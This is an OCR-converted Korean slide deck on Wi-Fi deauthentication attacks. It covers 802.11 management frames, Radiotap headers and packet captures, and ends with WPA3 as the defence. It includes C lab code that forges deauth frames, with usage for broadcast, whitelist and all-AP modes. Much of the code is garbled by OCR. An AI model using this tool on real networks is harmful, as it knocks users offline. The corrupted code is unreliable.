Death Attack

SCP 이예준

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
- Death Attack
- Wireless communications
- Wi-Fi 연결 / 연결 해제
- IEEE 802.11 / 802.11 관리프레임
- Radiotap / Radiotap Structure
- Death Attack 실습
- 대응방안 WPA3


Death Attack (Deathentication Attack)




나 AP인데, 너네랑 연결 끊을게~

공격자가 AP를 지정하고 단말기에게 또는 단말기가 연결을 해제 한다는 가짜 패킷을 생성하여 무선 LAN에 날리면 AP와 단말기의 연결이 해제된다.






((A))((A))((A))((A))((A))



무선

Wireless communications






Wireless communications





Wi-Fi 연결





Wi-Fi 연결



Capturing from wlan0 – 🗆 😣			
<u>File Edit View Go</u>	<u>C</u> apture <u>A</u> nalyze <u>S</u> tati	stics Telephon <u>y W</u> ireless <u>T</u> oo	ols <u>H</u> elp
		♠ ♦	
wlan.addr == 78:46:d4:41:d3:11			
No. Time	Source	Destination Protoco	ol Length Info
98 2.389653219	78:46:d4:41:d3:11	Broadcast 802.11	219 Probe Request, SN=750, FN=0, Flags=, SSID=KT_GiGA_2G_Wa
99 2.424839821	78:46:d4:41:d3:11	Broadcast 802.11	
100 2.429384079	Allradio bd:eb:94	78:46:d4:41:d3:11 802.11	
121 3.675946899	78:46:d4:41:d3:11	Allradio bd:eb:94 802.11	
122 3.777063141		78:46:d4:41:d3:11 (802.11	
123 3.879003464	Allradio bd:eb:94	78:46:d4:41:d3:11 802.11	
125 3.879021071	78:46:d4:41:d3:11	Allradio bd:eb:94 802.11	
126 3.879023767		78:46:d4:41:d3:11 (802.11	
127 3.879025597	Allradio bd:eb:94	78:46:d4:41:d3:11 802.11	
128 3.879027901	Allradio bd:eb:94	78:46:d4:41:d3:11 802.11	
130 3.879031964	Allradio bd:eb:94	78:46:d4:41:d3:11 EAPOL	157 Key (Message 1 of 4)
133 3.879039166	78:46:d4:41:d3:11	Allradio bd:eb:94 EAPOL	179 Key (Message 2 of 4)
134 3.879041080	70.40.44.41.40.11	78:46:d4:41:d3:11 (802.11	
135 3.879042892	Allradio bd:eb:94	78:46:d4:41:d3:11 (662:11	261 Key (Message 3 of 4)
137 3.879046765	78:46:d4:41:d3:11	Allradio bd:eb:94 EAPOL	157 Key (Message 4 of 4)
138 3.879048674	70.40.04.41.03.11	/8:46:d4:41:d3:11 (802.11	
139 3.879050449	78:46:d4:41:d3:11	Allradio bd:eb:94 802.11	
140 3.879052438	70.40.44.41.43.11	78:46:d4:41:d3:11 (802.11	
141 3.879054211	78:46:d4:41:d3:11	Allradio bd:eb:94 802.11	
142 3.879056078	70.40.04.41.03.11	78:46:d4:41:d3:11 (802.11	
143 3.879057753	Allradio bd:eb:94	78:46:d4:41:d3:11 (802:11	
145 3.879061242	78:46:d4:41:d3:11		
	/8:46:04:41:03:11		
146 3.879063063	70 - 40 - 44 - 44 - 40 - 44	78:46:d4:41:d3:11 (802.11	
147 3.879064786	78:46:d4:41:d3:11	Allradio_bd:eb:94 802.11	
148 3.879066603		78:46:d4:41:d3:11 (802.11	
149 3.879068307	78:46:d4:41:d3:11	Allradio_bd:eb:94 802.11	
150 3.879070134		78:46:d4:41:d3:11 (802.11	
151 3.879071840	78:46:d4:41:d3:11	Allradio_bd:eb:94 802.11	
152 3.879073680		78:46:d4:41:d3:11 (802.11	
155 3.879080127	78:46:d4:41:d3:11	Allradio_bd:eb:94 802.11	
156 3.879081954		78:46:d4:41:d3:11 (802.11	
157 3.879083669	Allradio_bd:eb:94	78:46:d4:41:d3:11 802.11	
159 3.879087171		78:46:d4:41:d3:11 (802.11	
4			P






그림 출처 : https://gitlab.com/gilgil/sns/-/wikis/deauth-attack/deauth-attack




Wi-Fi 연결해제











Wi-Fi 연결해제











Wi-Fi 연결해제











IEEE 802.11



무선랜, 와이파이라고 부르는 무선 근거리 통신망을 위해 IEEE 802 위원회에서 작성하는 일련의 표준 규격






802.11 Header




무선단말과 AP 사이에 초기 통신을 확립하기 위한 관리용 802.11 MAC 프레임



802.11 관리프레임






- o Type (프레임 유형, 2 비트, b3 b2) 및 Subtype (부 유형, 4 비트, b7 b6 b5 b4)
 - * ☞ 802.11 MAC 프레임 종류 참조
 - . 관리프레임 (Type: `00`,Subtype: `xxxx` 14종) ☞ 802.11 관리프레임 종류
 - . 제어프레임 (Type: `01`,Subtype: `xxxx` 11종) ☞ 802.11 제어프레임
 - . 데이터프레임 (Type: `10`.Subtype: `xxxx` 15종) @ 802.11 데이터프레임

o 분리(결합 해제,Disassociation) 프레임 (subtype : 1010)

또는 탈인증(인증 해제,Deauhentication) 프레임 (subtype : 1100)

- AP 및 무선단말 간에 결합 관계 또는 인증 관계의 해제를 요청하는 프레임
 - . ESS 내 BSS 로밍시에 주로 사용되는 프레임



- Radiotap Header v0, Length 24
- 802.11 radio information
- IEEE 802.11 Disassociate, Flags:
- Type/Subtype: Disassociate (0x000a) → Frame Control Field: 0xa000
 -00 = Version: 0
 - 00.. = Type: Management frame (0)

.000 0001 0011 1010 = Duration: 314 microseconds Receiver address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)

Destination address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)

Transmitter address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)

Source address: 78:46:d4:41:d3:11 (78:46:d4:41:d3:11)

Radiotap



802.11 프레임 송신 및 수신을 위한 사실상의 표준이다.

https://www.radiotap.org/ 가면 자세한 설명이 있다...

Radiotap Structure

```
struct ieee80211_radiotap_header {
    u_int8_t it_version;  /* set to 0 */
    u_int8_t it_pad;
    u_int16_t it_len;  /* entire length */
    u_int32_t it_present;  /* fields present */
} __attribute__((__packed__));
```

Radiotap Structure



```
Frame 4886: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on in

    Radiotap Header v0, Length 24

      Header revision: 0
     Header pad: 0
     Header length: 24
   Present flags
   ▶ Flags: 0x00
     Data Rate: 1.0 Mb/s
     Channel frequency: 2437 [BG 6]
   ▶ Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
     Antenna signal: -37dBm
   RX flags: 0x0000
     Antenna signal: -37dBm
     Antenna: 0
▶ 802.11 radio information
▶ IEEE 802.11 Disassociate, Flags: ......
▶ IEEE 802.11 Wireless Management
```

```
0000 00 18 00 2e 40 00 a0 20 08 00 00 00 02 85 09 0010 a0 00 db 00 00 00 db 00 a0 00 3a 01 00 07 89 bd eb 94 78 46 d4 41 d3 11 00 07 89 bd eb 94 00 6c 08 00
```

Death Attack 실습



▶ 환경: Ubuntu 20.04 + qtcreator

▶ 언어 : C Language


▶ 무선랜카드 : iptime n150ua solo







Death Attack 실습









Death-broadcast

Death-whitelist

Death-all

Code - 구조체, 함수 선언 Death-whitelist

```
#include <stdio.h>
#include <stdint.h>
#include <arpa/inet.h>
#define NULL 0x00
struct radiotap header {
    uint8 t
             version;
    uint8 t
               pad;
   uint16 t
              len;
    uint32 t present;
                         /* fields present */
    uint8 t
               dummy[3];
} attribute (( packed ));
struct beacon header{
   uint16 t frame control;
   uint16 t duration id;
   uint8 t dhost[6]; //목적지 주소
   uint8 t shost[6]; //출발지 주소
   uint8 t bssid[6];
    uint16 t squence control;
} attribute (( packed ));
struct fixed parameters{
    uint16 t reason code;
} __attribute__ ((__packed__));
struct fake beacon{
   struct radiotap header radiotap;
    struct beacon header becon;
   struct fixed parameters fixed;
} __attribute__ ((__packed__));
struct get radiotap header {
   uint8 t
               version;
                           /* set to 0 */
   uint8 t
               pad;
    uint16 t len;
                         /* fields present */
   uint32 t present;
} attribute (( packed ));
struct multiargs{
    char* dev:
   char* station_mac_list;
    char* white list;
```

```
struct fake_beacon create_beacon_frame();
int dump_radiotap(struct radiotap_header *radiotap_header){
    unsigned int len = radiotap_header->len;
    //printf("[Radiotap Length] : %d\n",len);
    return len;
}

unsigned char * dump_beacon_header(struct beacon_header *beacon_header)

unsigned int frameControl = htons(beacon_header->frame_control);

unsigned char *smac = beacon_header->shost;

if (frameControl==0x4000){
    return smac;
}

return NULL;
```

Code - 주변기기스캔

```
void *station_mac(void *arg) {
  struct multiargs #data = arg;
   char errbuf[PCAP_ERRBUF_SIZE];
  pcap_t* pcap2 = pcap_open_live((char *)data->dev , BUFSIZ, 1, 1000, errbuf);
  if (pcap2 == NULL) {
       fprintf(stderr, "pcap_open_live(%s) return null - %s\n", (char *)data->dev, errbuf);
      exit(0);
  while (1) {
      struct pcap_pkthdr* header;
      const u_char* packet;
      unsigned int radiotap_len;
       unsigned char *smac = NULL;
      int res = pcap_next_ex(pcap2, &header, &packet);
       if (res == 0) continue;
       if (res == PCAP_ERROR || res == PCAP_ERROR_BREAK) {
           printf("pcap_next_ex return %d(%s)\n", res, pcap_geterr(pcap2));
           break;
       radiotap_len = dump_radiotap((struct radiotap_header *)packet);
       packet += radiotap_len;
       smac = dump beacon header((struct beacon header x)packet);
       if (smac != NULL){
          char mac[20];
          char strTemp2[20]
           char strTemp3[28];
           int flag =0;
           sprintf(mac, "%02x:%02x:%02x:%02x:%02x:%02x\n",smac[0], smac[1], smac[2], smac[3], smac[4], smac[5]);
           memset(strTemp2,0x00,20);
           FILE* pFile = fopen((char *)data->station_mac_list, *rb*);
           if (pFile == NULL){
              printf("File not Found 1!\n");
               exit(0);
           while(!feof(pFile)){
               fgets(strTemp2, sizeof(strTemp2),pFile);
               if(strcmp(mac, strTemp2)==0){
                  flag = 1;
           fclose(pFile);
```

```
FILEx pFile3 = fopen((char x)data-swhite_list, "rb");
   if (pFile == NULL){
       printf("File not Found 1!\n");
       exit(0);
   while(!feof(pFile3)){
       fgets(strTemp3, sizeof(strTemp3),pFile3);
       if(strcmp(mac, strTemp3)==0){
           flag = 2;
           break;
   fclose(pFile3);
   if(flag == 0){
       FILE* pFile2 = fopen((char *)data-sstation_mac_list, "ab");
       if (pFile2 == NULL){
           printf("File not Found 2!\n");
           exit(0);
       if(fputs(mac, pFile2) != EOF){
           fseek(pFile,0,SEEK_SET);
       fclose(pFile2);
usleep(10);
```

Code - main

```
int main(int argc, char* argv[]) {
   if (argc != 5) {
     usage();
     return θ;
  char errbuf[PCAP_ERRBUF_SIZE];
  char * dev = argv[1];
   char * ap_mac = argv[2];
  char * bssidFile = argv[3];
  int num=0;
  struct multiargs multiarg;
   multiarg.dev = argv[1];
   multiarg.station_mac_list = argv[3];
   multiarg.white list = argv[4];
   uint8_t macAddr[MAC_ALEN];
   monitor(dev);
   pthread_t thread;
   pthread_create(&thread, 0, station_mac, (void x)&multiarg);
  pcap_tx pcap = pcap_open_live(dev , BUFSIZ, 1, 1888, errbuf);
   if (pcap == NULL) {
      fprintf(stderr, "pcap_open_live(%s) return null - %s\n", dev, errbuf);
  FILE* pFile = fopen(bssidFile, "rb");
   if (pFile == NULL){
     printf("File not Found!\n");
      exit(0);
  //가장 비른 표현일 1 설설/초기화
 struct fake beacon beacon;
beacon.radiotap.version = 8x88;
  beacon.radiotap.pad = 0x80;
  beacon.radiotap.len = 0x000b;
  beacon, radiotap, present = 0x00028000:
 memset(beacon.radiotap.dummy,0x80,sizeof(uint8_t)*3);
beacon.becon.frame_control = 0x80c8;
  beacon.becon.duration_id = 0x9880;
  beacon.becon.squence_control = 0x0000;
  beacon.fixed.reason_code = 0x87;
   //가장 비른 표현일 2 설설/초기화
  struct fake beacon beacon2;
  beacon2.radiotap.version = 0x80;
  beacon2.radiotap.pad = 0x80;
  beacon2.radiotap.len = 0x800b;
  beacon2.radiotap.present = 0x80028880;
  memset(beacon2.radiotap.dummy,8x88,sizeof(uint8 t)x3);
  beacon2.becon.frame_control = 0x00c0;
  beacon2.becon.duration_id = 0x0000;
   beacon2.becon.squence_control = 0x8000;
  beacon2.fixed.reason_code = 0x87;
  int ret = ConvertMacAddrStr2Array(ap_mac, macAddr);
if (ret){
     printf("Fail to convert MAC address 1\n");
  memcpy(beacon.becon.shost, macAddr, 6);
   memcpy(beacon.becon.bssid, macAddr, 6);
   memcpy(beacon2.becon.dhost, macAddr, 6);
```


```
shile (1) {
    char strTemp(28);
    char strTemp(28);
    if(|feof(pile)| figets(strTemp, sizenf(strTemp),pFile);
    cle fiscek(pfile, 0.555K_SET);
    cle fiscek(pfile, 0.555K_SET);
    continue;
    if (strtemp(strTemp) = 0){
        feoek(pfile, 0.555K_SET);
    continue;
    if (strtemp(strTemp) = 1) == 0x80d strTemp(strTemp) = 1) == 0x80;
    if (strTemp(strTemp) = 1) == 0x80d strTemp(strTemp) = 1) == 0x80;
    if (strTemp(strTemp(strTemp) = 1) == 0x80d strTemp(strTemp) = 1) == 0x80;
    if (strTemp(strTemp(strTemp) = 0x80;
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    if (rest) = (strTemp(strTemp(strTemp) = 0x80;
    if (rest) = (strTemp(strTemp(strTemp) = 0x80;
    if (rest) = (strTemp(strTemp(strTemp(strTemp(strTemp) = 0x80;
        return = 1;
        return
```


Death Attack Broadcast



AP 목록파일에 저장된 AP에 연결된 모든 station의 연결을 해제한다. 출발지는 AP의 MAC 주소, 목적지는 broadcast(FF:FF:FF:FF:FF:FF)로 만들어진 가짜 인증 해제 패킷을 날려 특정 AP에 연결된 모든 기기들의 연결을 해제 시킬 수 있다.

사용방법: [프로그램 경로] [인터페이스 이름] [AP 목록파일 경로]







Death Attack White-list



한 개의 AP에 대해 허용할 기기의 MAC 주소를 제외한 주변의 모든 기기들만 연결을 해제한다. 내가 지정한 기기의 MAC 주소를 파일로 저장(whitelist)하여 저장된 기기만 연결을 유지하고 나머지 주변 모든 기기들은 AP와 의 연결을 해제 시킬 수 있다.

사용방법 : [프로그램 경로] [인터페이스 이름] [AP MAC 주소] [연결을 끊을 MAC 목록파일] [허용할 MAC 목록파일]







Death Attack All



주변에 검색되는 모든 AP에 연결할 수 없다. 비콘프레임의 MAC 주소를 수집하여 출발지 MAC으로 설정하고, broadcast(FF:FF:FF:FF:FF:FF)로 인증 해제 패킷을 날린다.

사용방법: [프로그램 경로] [인터페이스 이름]





대응방안 - WPA3



WPA3 : 차세대 보안 와이파이 규격 (2018년 발표)

쉬운 암호를 설정해도 단말기와 AP 사이에 각각 다른 방식의 암호화가 적용되기 때문에 공격자가 패킷을 탈취하더라도 암호화 키를 알기 어렵다.

서울시는 작년 1월 1일부터 공공 와이파이 보안접속 SSID를 'SEOUL_Secure'로 통일하고, WPA3 프로토콜을 적용한다고 발표했다고







